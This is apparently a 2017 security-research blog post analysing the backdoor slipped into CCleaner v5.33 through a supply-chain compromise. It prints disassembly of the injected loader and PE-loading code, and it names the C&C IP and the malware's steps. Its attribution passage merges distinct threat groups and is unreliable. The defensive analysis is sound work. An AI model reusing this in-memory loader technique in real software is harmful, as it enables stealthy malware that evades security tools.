Evidence Aurora Operation Still Active: Supply Chain Attack Through CCleaner

intezer.com/evidence-aurora-operation-still-active-supply-chain-attack-through-ccleaner/

9/20/2017

Recently, there have been a few attacks with a supply chain infection, such as Shadowpad being implanted in many of Netsarang's products, affecting millions of people. You may have the most up to date cyber security software, but when the software you are trusting to keep you protected gets infected there is a problem. A backdoor, inserted into legitimate code by a third party with malicious intent, leads to millions of people being hacked and their information stolen.


Avast's CCleaner software had a backdoor encoded into it by someone who had access to the supply chain. Through somewhere that had access to the source code of CCleaner, the main executable in v5.33.6162 had been modified to include a backdoor. The official statement from Avast can be found here

The Big Connection:


Costin Raiu, director of Global Research and Analysis Team at Kaspersky Lab, was the first to find a code connection between APT17 and the backdoor in the infected CCleaner:

> *The malware injected into #CCleaner has shared code with several tools used by one of the APT groups from the #Axiom APT 'umbrella'.*
>
> *— Costin Raiu (@craiu) September 19, 2017*

Using Intezer Analyze™ , we were able to verify the shared code between the backdoor implanted in CCleaner and earlier APT17 samples. The photo below is the result of uploading the CCBkdr module to Intezer Analyze™ , where the results show there is an overlap in code. With our technology, we can compare code to a huge database of malicious and trusted software — that's how we can prove that this code has never been seen before in any other software.



A deeper analysis leads us to the functions shown below. The code in question is a unique implementation of base64 only previously seen in APT17 and not in any public repository, which makes a strong case about attribution to the same threat actor.




This code connection is huge news. APT17, also known as Operation Aurora, is one of the most sophisticated cyber attacks ever conducted and they specialize in supply chain attacks. In this case, they probably were able to hack CCleaner's build server in order to plant this malware. Operation Aurora started in 2009 and to see the same threat actor still active in 2017 could possibly mean there are many other supply chain attacks by the same group that we are not aware of. The previous attacks are attributed to a Chinese group called PLA Unit 61398.

Technical Analysis:

The infected CCleaner file that begins the analysis is from 6f7840c77f99049d788155c1351e1560b62b8ad18ad0e9adda8218b9f432f0a9

A technical analysis was posted by Talos here (http://blog.talosintelligence.com/2017/09/avast-distributes-malware.html).

The flow-graph of the malicious CCleaner is as follows (taken from the Talos report):



Infected function:

```
infected_function proc near
call     init_backdoor
mov      eax, offset unk_A8D4BC
retn
infected_function endp
```

Load and execute the payload code:

```
.text:0040102C init_backdoor   proc near              ; CODE XREF: infected_function↓p
.text:0040102C
.text:0040102C lpMem           = dword ptr -8
.text:0040102C hHeap           = dword ptr -4
.text:0040102C
.text:0040102C                 mov     edi, edi
.text:0040102E                 push    ebp
.text:0040102F                 mov     ebp, esp
.text:00401031                 push    ecx
.text:00401032                 push    ecx
.text:00401033                 push    ebx
.text:00401034                 push    esi
.text:00401035                 push    edi
.text:00401036                 mov     esi, 2978h
.text:0040103B                 push    esi
.text:0040103C                 mov     ebx, offset loc_82E0A8
.text:00401041                 push    ebx
.text:00401042                 call    sub_401000
.text:00401047                 pop     ecx
.text:00401048                 pop     ecx
.text:00401049                 xor     edi, edi
.text:0040104B                 push    edi             ; dwMaximumSize
.text:0040104C                 push    edi             ; dwInitialSize
.text:0040104D                 push    40000h          ; flOptions
.text:00401052                 call    ds:__imp_HeapCreate
.text:00401058                 mov     [ebp+hHeap], eax
.text:0040105B                 cmp     eax, edi
.text:0040105D                 jz      short loc_4010C8
.text:0040105F                 push    3978h           ; dwBytes
.text:00401064                 push    edi             ; dwFlags
.text:00401065                 push    eax             ; hHeap
.text:00401066                 call    ds:__imp_HeapAlloc ; allocate memory on heap for decrypted code
.text:0040106C                 mov     edx, eax        ; edx = eax == allocated mem on heap
.text:0040106E                 mov     [ebp+lpMem], edx
.text:00401071                 cmp     edx, edi
.text:00401073                 jz      short loc_4010BF
.text:00401075                 mov     edi, edx        ; edi = edx == allocated mem on heap
.text:00401077                 xor     ecx, ecx
.text:00401079                 sub     edi, ebx
.text:0040107B
.text:0040107B loc_40107B:                             ; CODE XREF: init_backdoor+66↓j
.text:0040107B                 mov     bl, byte ptr loc_82E0A8[ecx]
.text:00401081                 mov     byte ptr loc_82E0A8[edi+ecx], bl
.text:00401088                 mov     byte ptr loc_82E0A8[ecx], 0
.text:0040108F                 inc     ecx
.text:00401090                 cmp     ecx, esi
.text:00401092                 jl      short loc_40107B
.text:00401094                 call    edx             ; call decrypted code
.text:00401096                 xor     ecx, ecx
.text:00401098
.text:00401098 loc_401098:                             ; CODE XREF: init_backdoor+83↓j
.text:00401098                 mov     dl, byte ptr loc_82E0A8[ecx]
.text:0040109E                 mov     byte ptr loc_82E0A8[edi+ecx], dl
.text:004010A5                 mov     byte ptr loc_82E0A8[ecx], 0
.text:004010AC                 inc     ecx
.text:004010AD                 cmp     ecx, esi
.text:004010AF                 jl      short loc_401098
.text:004010B1                 push    [ebp+lpMem]     ; lpMem
.text:004010B4                 push    0               ; dwFlags
.text:004010B6                 push    [ebp+hHeap]     ; hHeap
.text:004010B9                 call    ds:__imp_HeapFree
.text:004010BF
.text:004010BF loc_4010BF:                             ; CODE XREF: init_backdoor+47↑j
.text:004010BF                 push    [ebp+hHeap]     ; hHeap
.text:004010C2                 call    ds:__imp_HeapDestroy
.text:004010C8
.text:004010C8 loc_4010C8:                             ; CODE XREF: init_backdoor+31↑j
.text:004010C8                 pop     edi
.text:004010C9                 pop     esi
.text:004010CA                 pop     ebx
.text:004010CB                 leave
.text:004010CC                 retn
.text:004010CC init_backdoor   endp
```

After the embedded code is decrypted and executed, the next step is a PE (portable executable) file loader. A PE file loader basically emulates the process of what happens when you load an executable file on Windows. Data is read from the PE header, from a module created by the malware author.

The PE loader first begins by resolving the addresses of imports commonly used by loaders and calling them. GetProcAddress to get the addresses of external necessary functions, LoadLibraryA to load necessary modules into memory and get the address of the location of the module in memory, VirtualAlloc to create memory for somewhere to copy the memory, and in some cases, when not implemented, and memcpy to copy the buffer to the newly allocated memory region.

```
push    ebp
mov     ebp, esp
sub     esp, 40h
push    ebx
push    esi
xor     ebx, ebx
push    edi
push    ebx
call    sub_401354
mov     edi, eax
lea     eax, [ebp+var_10]
push    eax
add     edi, 12h
call    sub_401290
mov     esi, eax
lea     eax, [ebp+var_30]
push    eax
mov     [ebp+var_38], esi
push    [ebp+var_10]
mov     [ebp+var_30], 'daoL'
mov     [ebp+var_2C], 'rbiL'
mov     [ebp+var_28], 'Ayra'
mov     [ebp+var_24], ebx
call    esi             ; GetProcAddress to LoadLibraryA
mov     [ebp+var_3C], eax ; Save LoadLibraryA address
lea     eax, [ebp+var_30]
push    eax
mov     [ebp+var_30], 'triV'
push    [ebp+var_10]
mov     [ebp+var_2C], 'Alau'
mov     [ebp+var_28], 'coll'
mov     [ebp+var_24], ebx
call    esi             ; GetProcAddress to VirtualAlloc
mov     [ebp+var_40], eax ; Save VirtualAlloc Address
lea     eax, [ebp+var_30]
push    eax
mov     [ebp+var_30], 'cvsm'
mov     [ebp+var_2C], 'd.tr'
mov     [ebp+var_28], 'll'
call    [ebp+var_3C]    ; Call LoadLibraryA with msvcrt.dll as parameter
lea     ecx, [ebp+var_30]
mov     [ebp+var_30], 'cmem'
push    ecx
push    eax
mov     [ebp+var_2C], 'yp'
call    esi             ; GetProcAddress to memcpy
mov     esi, [edi+3Ch]
mov     [ebp+var_34], eax
mov     [ebp+var_C], esi
add     esi, edi
push    40h             ; PAGE_EXECUTE_READWRITE
push    1000h           ; MEM_COMMIT
mov     eax, [esi+50h]
push    eax             ; dwSize
push    ebx             ; lpAddress (0, NULL, any aligned address the operating system has free)
call    [ebp+var_40]    ; Call to VirtualAlloc. Allocate readable, writeable, executable (RWX) memory
cmp     eax, ebx
mov     [ebp+var_4], eax
jz      loc_401289
mov     ecx, [esi+28h]
mov     edx, [ebp+var_C]
movzx   ebx, word ptr [esi+6]
add     ecx, eax
mov     [ebp+var_20], ecx
lea     ecx, [ebx+ebx*4]
lea     ecx, [edx+ecx*8+0F8h]
push    ecx
push    edi
push    eax
mov     [ebp+var_1C], ecx
call    [ebp+var_34]    ; memcpy, copy embedded module to allocated memory
```

After the module is copied to memory, to load it properly, the proper loading procedure is executed. The relocation table is read to adjust the module to the base address of the allocated memory region, the import table is read, the necessary libraries are loaded, and the import address table is filled with the correct addresses of the imports. Next, the entire PE header is overwritten with 0's, a mechanism to destroy the PE header tricking security software into not realizing this module is malicious, and after the malicious code begins execution.

The main module does the following:

1. Tries an anti-debug technique using time and IcmpSendEcho to wait

2. Collect data about the computer (Operating system, computer name, DNS domain, running processes, e tc)

3. Allocates memory for payload to retrieve from C&C server

4. Contacts C&C server at IP address 216.126.225.148

    a. If this IP address is unreachable, uses a domain generation algorithm and uses a different domain depending on the month and year

5. Executes code sent by C&C

By the time of the analysis, we were unable to get our hands on the code sent by the C&Cs.

If you would like to analyze the malware yourself, you may refer to my tweet.

> *#ccleaner malware DLL w/ IAT fix https://t.co/FprmtmkV64 https://t.co/dgWiQVd31k @TalosSecurity @malwrhunterteam pic.twitter.com/TxsbveFoHJ*
>
> *— Jay Rosenberg (@jaytezer) September 18, 2017*

By **Jay Rosenberg**

Jay Rosenberg is a self-taught reverse engineer from a very young age (12 years old), specializing in Reverse Engineering and Malware Analysis. Currently working as a Senior Security Researcher in Intezer.